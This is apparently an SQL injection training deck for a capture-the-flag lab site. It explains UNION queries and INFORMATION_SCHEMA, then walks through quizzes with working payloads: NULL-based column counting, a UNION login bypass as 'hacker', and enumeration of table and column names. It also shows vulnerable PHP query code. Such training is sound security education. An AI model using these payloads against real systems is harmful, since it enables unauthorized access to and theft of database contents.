


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Tutorial Guide

SQLi 102

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In the **SQLi 101**,



✓ You could login as 'admin'

- by using **SQLi vulnerability** in the **login process**.
- We manipulated the **WHERE** clause to bypass the password checking.

✓ But, what if the **SQLi vulnerability** exists outside the login process?

- For example, in case of SQLi vulnerability which exists in the search function.
- We need a way to retrieve data from other tables within the database.

Do you know UNION operator?

✓ UNION operator

- combines the result of **SELECT** statements.
- result of each SELECT statement should have similar types.
- We can **extend the result** by using **UNION** operator.

✓ Example

SELECT idx, id **FROM** `users` **UNION SELECT** idx, team_name **FROM** `teams`;

SELECT idx, id FROM `users` UNION SELECT idx, team_name FROM `teams`;		
	idx	id
▶	1	James
	2	Mke
	3	Smith
	1	King James
	2	Smith Family

'users' table

idx	id	pw
1	James	sosecure
2	Mike	mysecretpwd
3	Smith	mrmrsmith

'teams' table

idx	team_name	leader
1	King James	1
2	Smith Family	3

Adding column alias

✓ AS keyword

- renames a column or table of the query result.
- We can add some data, which is **not in the table**, to the result.

✓ Example

```
SELECT 'user' AS 'type', id FROM `users` UNION SELECT 'team', team_name FROM `teams`;
```

SELECT 'user' AS 'type', id FROM `users` UNION SELECT 'team', team_name FROM `teams`;		
	type	id
▶	user	James
	user	Mke
	user	Smith
	team	King James
	team	Smith Family

'users' table

idx	id	pw
1	James	sosecure
2	Mike	mysecretpwd
3	Smith	mrsmrsmith

'teams' table

idx	team_name	leader
1	King James	1
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INFORMATION_SCHEMA

An ANSI-standard set of read-only views that provide information about all of the tables, views, columns, and procedures in a database.

https://en.wikipedia.org/wiki/Information_schema

INFORMATION_SCHEMA(partial)

```
USE INFORMATION_SCHEMA;  
SHOW TABLES;
```

Tables_in_information_schema	Tables_in_information_schema
ADMINISTRABLE_ROLE_AUTHORIZATIONS	STATISTICS
APPLICABLE_ROLES	TABLE_CONSTRAINTS
CHARACTER_SETS	TABLE_CONSTRAINTS_EXTENSIONS
CHECK_CONSTRAINTS	TABLE_PRIVILEGES
COLLATION_CHARACTER_SET_APPLICABILITY	TABLES
COLLATIONS	TABLES_EXTENSIONS
COLUMN_PRIVILEGES	TABLESPACES
COLUMN_STATISTICS	TABLESPACES_EXTENSIONS
COLUMNS	TRIGGERS
COLUMNS_EXTENSIONS	USER_ATTRIBUTES
ENABLED_ROLES	USER_PRIVILEGES
ENGINES	VIEW_ROUTINE_USAGE
EVENTS	VIEW_TABLE_USAGE
FILES	VIEWS

Retrieving database list

```
SELECT * FROM INFORMATION_SCHEMA.SCHEMATA;
```

	CATALOG_NAME	SCHEMA_NAME	DEFAULT_CHARACTER_SET_NAME	DEFAULT_COLLATION_NAME
►	def	mysql	utf8mb4	utf8mb4_0900_ai_ci
	def	information_schema	utf8	utf8_general_ci
	def	performance_schema	utf8mb4	utf8mb4_0900_ai_ci
	def	sys	utf8mb4	utf8mb4_0900_ai_ci

Retrieving table list in a database

```
SELECT * from INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='mysql';
```

	TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	VERSION
►	def	mysql	columns_priv	BASE TABLE	InnoDB	10
	def	mysql	component	BASE TABLE	InnoDB	10
	def	mysql	db	BASE TABLE	InnoDB	10
	def	mysql	default_roles	BASE TABLE	InnoDB	10
	def	mysql	engine_cost	BASE TABLE	InnoDB	10

**Let's solve
SQLi quiz!**

Quiz #1

& solution

Quiz #1



A book search service

[HINT]



Enter keyword here

SEARCH


Quiz#1: How many columns are in the `count_me` table?

- ✓ A simple book search service
- ✓ How many columns are in the `books` table?
- ✓ The server is running at
 - <http://sqli102.sstf.site/step1.php>

Solution for Quiz #1



- ✓ We can see the source code given as a hint.
- ✓ In the core part of the server,



```
if($_GET['searchkey']) {  
    $succ = 0;  
    $query = "select * from books where title like '%" . $_GET['searchkey'] . "%'";  
    $db = dbconnect("sqlil02_step3");  
    $result = mysqli_query($db,$query);  
    mysqli_close($db);  
    if($result) {  
        $rows = mysqli_num_rows($result);  
    }  
}
```

- a SQLi vulnerability exists.
 - The server retrieves book information from the **books** table.
- ✓ So, how can we count the number of columns in the **books** table?

Solution for Quiz #1



- ✓ We can use **UNION** operator,
 - as all queries combined using a **UNION** should have the same number of columns.
 - Of course, there are other ways that do not use **UNION** operator.
- ✓ Let's try.

Search bar: SEARCH

Search Result

#	Title	Author	Price
1	Feeling Italian: The Art of Ethnicity in America	Thomas Ferraro	22.08

- I found one book by 'Feeling'.

Search bar: SEARCH


Search Result

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- And confirmed that the SQLi attack works.

Solution for Quiz #1

✓ Now it's time to use the **UNION**!




Feeling%' UNION SELECT NULL, NULL, NULL --

SEARCH

Sorry, no results for your request.


- Firstly, I tried putting 3 NULLs because there should be at least 3 columns including **title**, **author**, and **price**.
- No results indicate that an error is occurred while processing the query. (At least one result should be returned if there was no error.)



Feeling%' UNION SELECT NULL, NULL, NULL, NULL --

SEARCH


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SEARCH

Sorry, no results for your request.



Feeling%' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL --

SEARCH

Sorry, no results for your request.

- No results for 4, 5, and 6 NULLs, as well.

Solution for Quiz #1



✓ Try, again an again.

Search Result

#	Title	Author	Price
1	Feeling Italian: The Art of Ethnicity in America	Thomas Ferraro	22.08
2			

- Finally we get a result from 8 NULLs.
- So we can say that there're 8 columns in the **books** table.

- The second record in the result is empty because we put NULLs.

Quiz #2

& solution

Quiz #2



SQLi 102: Step 2

Mission: login as 'hacker' using SQL Injection

LOGIN PANEL

USERNAME

PASSWORD

LOGIN

- ✓ A login form, again.
- ✓ We should login as 'hacker'
- ✓ The server is running at
 - <http://sqli102.sstf.site/step2.php>

Solution for Quiz #2



SQLi 102: Step 2

Mission: login as 'hacker' using SQL Injection

LOGIN PANEL

USERNAME

hacker' or '1'='1

PASSWORD

Login Failed.

LOGIN

Hint - SQL query

`select id from users where id='{$_GET["id"]}' and pw='{$_GET["pw"]}'`

✓ Let's try a basic SQLi attack.

- Failed.
- It seems that there's no account with 'hacker' as an id.

✓ We need a way to make the query result contain an arbitrary record.

Solution for Quiz #2



✓ UNION operator can be used here, too.

- We can define the structure and data of the **SELECT** query.
- **UNION** operator will concatenate the result of custom SELECT query to that of the original query.

✓ Ingredients for the custom query

1. Structure:

According to the hint, the original query returns records with **only one column**, "id".

2. Data:

The target id is '**hacker**'.

Hint - SQL query

```
select id from users where id='{$_GET["id"]}' and pw='{$_GET["pw"]}'
```


Solution for Quiz #2



✓ Constructing a custom query

- In this case, it's so simple.
- `SELECT 'hacker'`

✓ SQLi attack

A screenshot of a login form with two input fields. The top field is labeled 'USERNAME' and contains the text `' union select 'hacker' --`. The bottom field is labeled 'PASSWORD' and is empty. A large blue arrow points from this form towards the right.

<u><code>select id from users where id=''</code></u>	<code>union</code>	<u><code>select 'hacker'</code></u>	<code>-- ' and pw=''</code>
original query (no records)		custom query (1 record)	Commented out

Let's practice

**Solve the tutorial
challenge**

Challenge Definition




A book search service [HINT]

Practice: Find a hidden table and get its column names.

- ✓ A simple book search service from **Quiz #1**.
- ✓ Find a **hidden table** and get its **column names**.
- ✓ The server is running at
 - <http://sqli102.sstf.site/step3.php>

Check columns to use UNION

- ✓ Check the number of columns to use UNION operator.
 - Still 8 columns, as we saw in [Quiz #1](#).



The screenshot shows a search bar with the query: `Feeling%' UNION SELECT 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H' --`. The search results are displayed in a table with 4 columns: #, Title, Author, and Price. The first row shows the original record. The second row shows the results of the UNION query, with columns 2, 3, and 4 highlighted in orange.

#	Title	Author	Price
1	Feeling Italian: The Art of Ethnicity in America	Thomas Ferraro	22.079999924
2	B	C	E

- Data in 2nd, 3rd, 5th column will be displayed.

Step 2. Retrieve table name

✓ from **INFORMATION_SCHEMA.TABLES** table

- If you don't remember,

```
SELECT * from INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='mysql';
```

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	def	mysql	db	BASE TABLE	InnoDB	10
	def	mysql	default_roles	BASE TABLE	InnoDB	10
	def	mysql	engine_cost	BASE TABLE	InnoDB	10

- SQLi: Feeling%' UNION SELECT ", TABLE_NAME, ", ", ", ", ", ", " FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli102' --

#	Title	Author	Price
1	Feeling Italian: The Art of Ethnicity in America	Thomas Ferraro	22.079999924
2	books		
3	findme		

✓ We got the table name, **findme**.

Step 3. Retrieve column names

✓ from **INFORMATION_SCHEMA.COLUMNS** table

- SQLi: Feeling%' UNION SELECT ", COLUMN_NAME, ", ", ", ", ", ", " FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='findme' --

#	Title	Author	Price
1	Feeling Italian: The Art of Ethnicity in America	Thomas Ferraro	22.079999924
2	SCTF{		
3	571230		
4	6 54		
5	11a)		

Try it yourself!